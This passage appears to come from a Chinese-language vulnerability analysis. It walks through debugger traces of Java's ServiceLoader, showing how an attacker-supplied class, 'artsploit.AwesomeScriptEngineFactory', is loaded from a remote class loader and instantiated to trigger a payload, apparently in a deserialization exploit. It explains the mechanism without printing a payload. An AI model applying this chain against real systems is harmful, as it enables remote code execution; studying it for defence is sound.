366         String cn = nextName;   cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
367         nextName = null;   nextName: null
368         Class<?> c = null;   c (slot_2): Class@1164
369         try {
370             c = Class.forName(cn, initialize: false, loader);   c (slot_2): Class@1164    loader: URLClassLoader@706
371         } catch (ClassNotFoundException x) {
372             fail(service,   service: Class@717
373                  msg: "Provider " + cn + " not found");   cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
374         }
375         if (!service.isAssignableFrom(c)) {
376             fail(service,
377                  msg: "Provider " + cn  + " not a subtype");
378         }
379         try {
```

- 最后在380行通过反射创建对象，触发`payload`

```
370             c = Class.forName(cn, initialize: false, loader);   loader: URLClassLoader@706
371         } catch (ClassNotFoundException x) {
372             fail(service,
373                  msg: "Provider " + cn + " not found");
374         }
375         if (!service.isAssignableFrom(c)) {
376             fail(service,
377                  msg: "Provider " + cn  + " not a subtype");   cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
378         }
379         try {
380             S p = service.cast(c.newInstance());   c (slot_2): Class@1164    service: Class@717
381             providers.put(cn, p);
382             return p;
383         } catch (Throwable x) {
```